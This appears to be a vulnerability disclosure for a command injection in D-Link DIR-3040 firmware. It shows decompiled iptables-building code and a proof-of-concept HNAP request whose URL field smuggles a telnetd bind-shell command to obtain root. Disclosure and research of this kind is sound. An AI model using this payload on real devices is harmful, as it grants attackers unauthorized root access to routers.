D-link DIR3040_A1_FW120B03.bin Command injection vulnerability


Overview

- Manufacturer's website information：https://www.dlink.com/
- Firmware download address ： https://tsd.dlink.com.tw/

A problem was found on the D-Link DIR-3040 device with firmware 120B03. This problem is a command injection that allows remote attackers to execute arbitrary code and obtain a root shell. Command injection vulnerabilities allow attackers to execute arbitrary operating system commands via a crafted/HNAP1 POST request.The target function tw_ add_ url_ filter_ iptables_ rule() in the target file librcm.so,It can be found that there is command injection

Vulnerability details


DIR-3040 libcrm.so Keyword tw_add_url_filter_iptables_rule().


Decompile: tw_add_url_filter_iptables_rule - (30401ibrcm.so)

```

void tw_add_url_filter_iptables_rule(undefined4 param_1)

{
  int iVar1;
  FILE *pFVar2;

  iVar1 = FUN_00033750(param_1,0,"REJECT");
  if (iVar1 < 0) {
    pFVar2 = fopen("/dev/console","w");
    if (pFVar2 != (FILE *)0x0) {
      fprintf(pFVar2,"\x1b[0;32;31mERROR %s:%4d %20s: add_url_filter_iptables_rule fail!\n",
              "urlfilter/urlfilter.c",0x180,"tw_add_url_filter_iptables_rule");
      fclose(pFVar2);
    }
    pFVar2 = fopen("/dev/console","w");
    if (pFVar2 != (FILE *)0x0) {
      fwrite(&DAT_000527d4,1,3,pFVar2);
                    /* WARNING: Could not recover jumptable at 0x00034a88. Too many branches */
```


The target function tw_ add_ url_ filter_ iptables_ rule() in the target file librcm.so,It can be found that there is command injection.

Follow up nearly anonymous function FUN_ 00033750()。




```
 1 
 2 undefined4 FUN_00033750(char *param_1,int param_2,char *param_3)
 3 
 4 {
 5   char cVar1;
 6   int iVar2;
 7   char *__s;
 8   size_t sVar3;
 9   FILE *pFVar4;
10   int *piVar5;
11   char *pcVar6;
12   undefined4 uVar7;
13   size_t sVar8;
14   char *local_268;
15   char *local_264;
16   char acStack608 [64];
17   char acStack544 [512];
18 
19   memset(acStack544,0,0x200);
20   memset(acStack608,0,0x40);
21   if ((param_1 == (char *)0x0) || (param_3 == (char *)0x0)) {
22     pFVar4 = fopen("/dev/console","w");
```

View the main code segment generated by the vulnerability in lines 162 to 201.



```
162 LAB_000338fc:
163     if (*local_268 != '\0') {
164       memset(acStack544,0,0x200);
165       if (param_2 == 0) {
166         snprintf(acStack544,0x200,"iptables -t filter -I URL_FILTER -p tcp");
167       }
168       else {
169         if (param_2 != 1) {
170           pFVar4 = fopen("/dev/console","w");
171           if (pFVar4 != (FILE *)0x0) {
172             pcVar6 = "\x1b[0;32;31mERROR %s:%4d %20s: Unknown action: %d!\n";
173             uVar7 = 0x142;
174             goto LAB_00033958;
175           }
176           goto LAB_00033980;
177         }
178         snprintf(acStack544,0x200,"iptables -t filter -D URL_FILTER -p tcp");
179       }
180       sVar8 = strlen(acStack544);
181       strncat(acStack544," -m string --algo bm --string ",0x1ff - sVar8);
182       sVar8 = strlen(acStack544);
```



```
175            }
176            goto LAB_00033980;
177          }
178          snprintf(acStack544,0x200,"iptables -t filter -D URL_FILTER -p tcp");
179        }
180        sVar8 = strlen(acStack544);
181        strncat(acStack544," -m string --algo bm --string ",0x1ff - sVar8);
182        sVar8 = strlen(acStack544);
183        strncat(acStack544,local_268,0x1ff - sVar8);
184        if ((local_264 != (char *)0x0) && (sVar8 = strlen(local_264), 1 < sVar8)) {
185          sVar8 = strlen(acStack544);
186          strncat(acStack544," -m string --algo bm --string ",0x1ff - sVar8);
187          sVar8 = strlen(acStack544);
188          strncat(acStack544,local_264,0x1ff - sVar8);
189        }
190        iVar2 = strcmp(param_3,"REJECT");
191        if (iVar2 == 0) {
192          snprintf(acStack608,0x40,"%s"," -j REJECT --reject-with tcp-rst 2> /dev/null");
193        }
194        else {
195          snprintf(acStack608,0x40," -j %s 2> /dev/null",param_3);
196        }
197        uVar7 = 0;
198        sVar8 = strlen(acStack544);
199        strncat(acStack544,acStack608,0x1ff - sVar8);
200        twsystem(acStack544,1);
201        goto LAB_000339d8;
```

Pre process the url entered by the user, extract the domain name, and then execute the system function to implement site filtering. Carefully analyze this part. One of the parameters executed by the system function is the constant 1, and the other is the variable acStack544. Only this variable can be injected. Go back to line 164 to initialize acStack544 and set it to zero. A lot of operations have been done later, most of which are constant strings, The variables that appear are only 183 lines of local_268 and 188 lines of local_264. These two variables are the domain names obtained from the preprocessing mentioned above. The url processing is mainly based on/? And other special characters.

POC

1. Attack with the following POC attacks

```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1:7018
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:98.0) Gecko/20100101
Firefox/98.0
Accept: text/xml
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: text/xml
SOAPACTION: "http://purenetworks.com/HNAP1/SetNetworkSettings"
HNAP_AUTH: 3C5A4B9EECED160285AAE8D34D8CBA43 1649125990491
Content-Length: 632
Origin: http://192.168.0.1:7018
Connection: close
Referer: http://192.168.0.1:7018/Network.html
Cookie: SESSION_ID=2:1556825615:2; uid=TFKV4ftJ

```

```xml
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
<soap:Body>
<SetWebFilterSettings>
  <WebFilterMethod>DENY</WebFilterMethod>
  <NumberOfEntry>1</NumberOfEntry>
  <WebFilterURLs>
    <string>www.baidu.com$(telnetd -l sh -p 1337 -b 0.0.0.0)</string>
  </WebFilterURLs>
</SetWebFilterSettings>
</soap:Body>
</soap:Envelope>
```

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell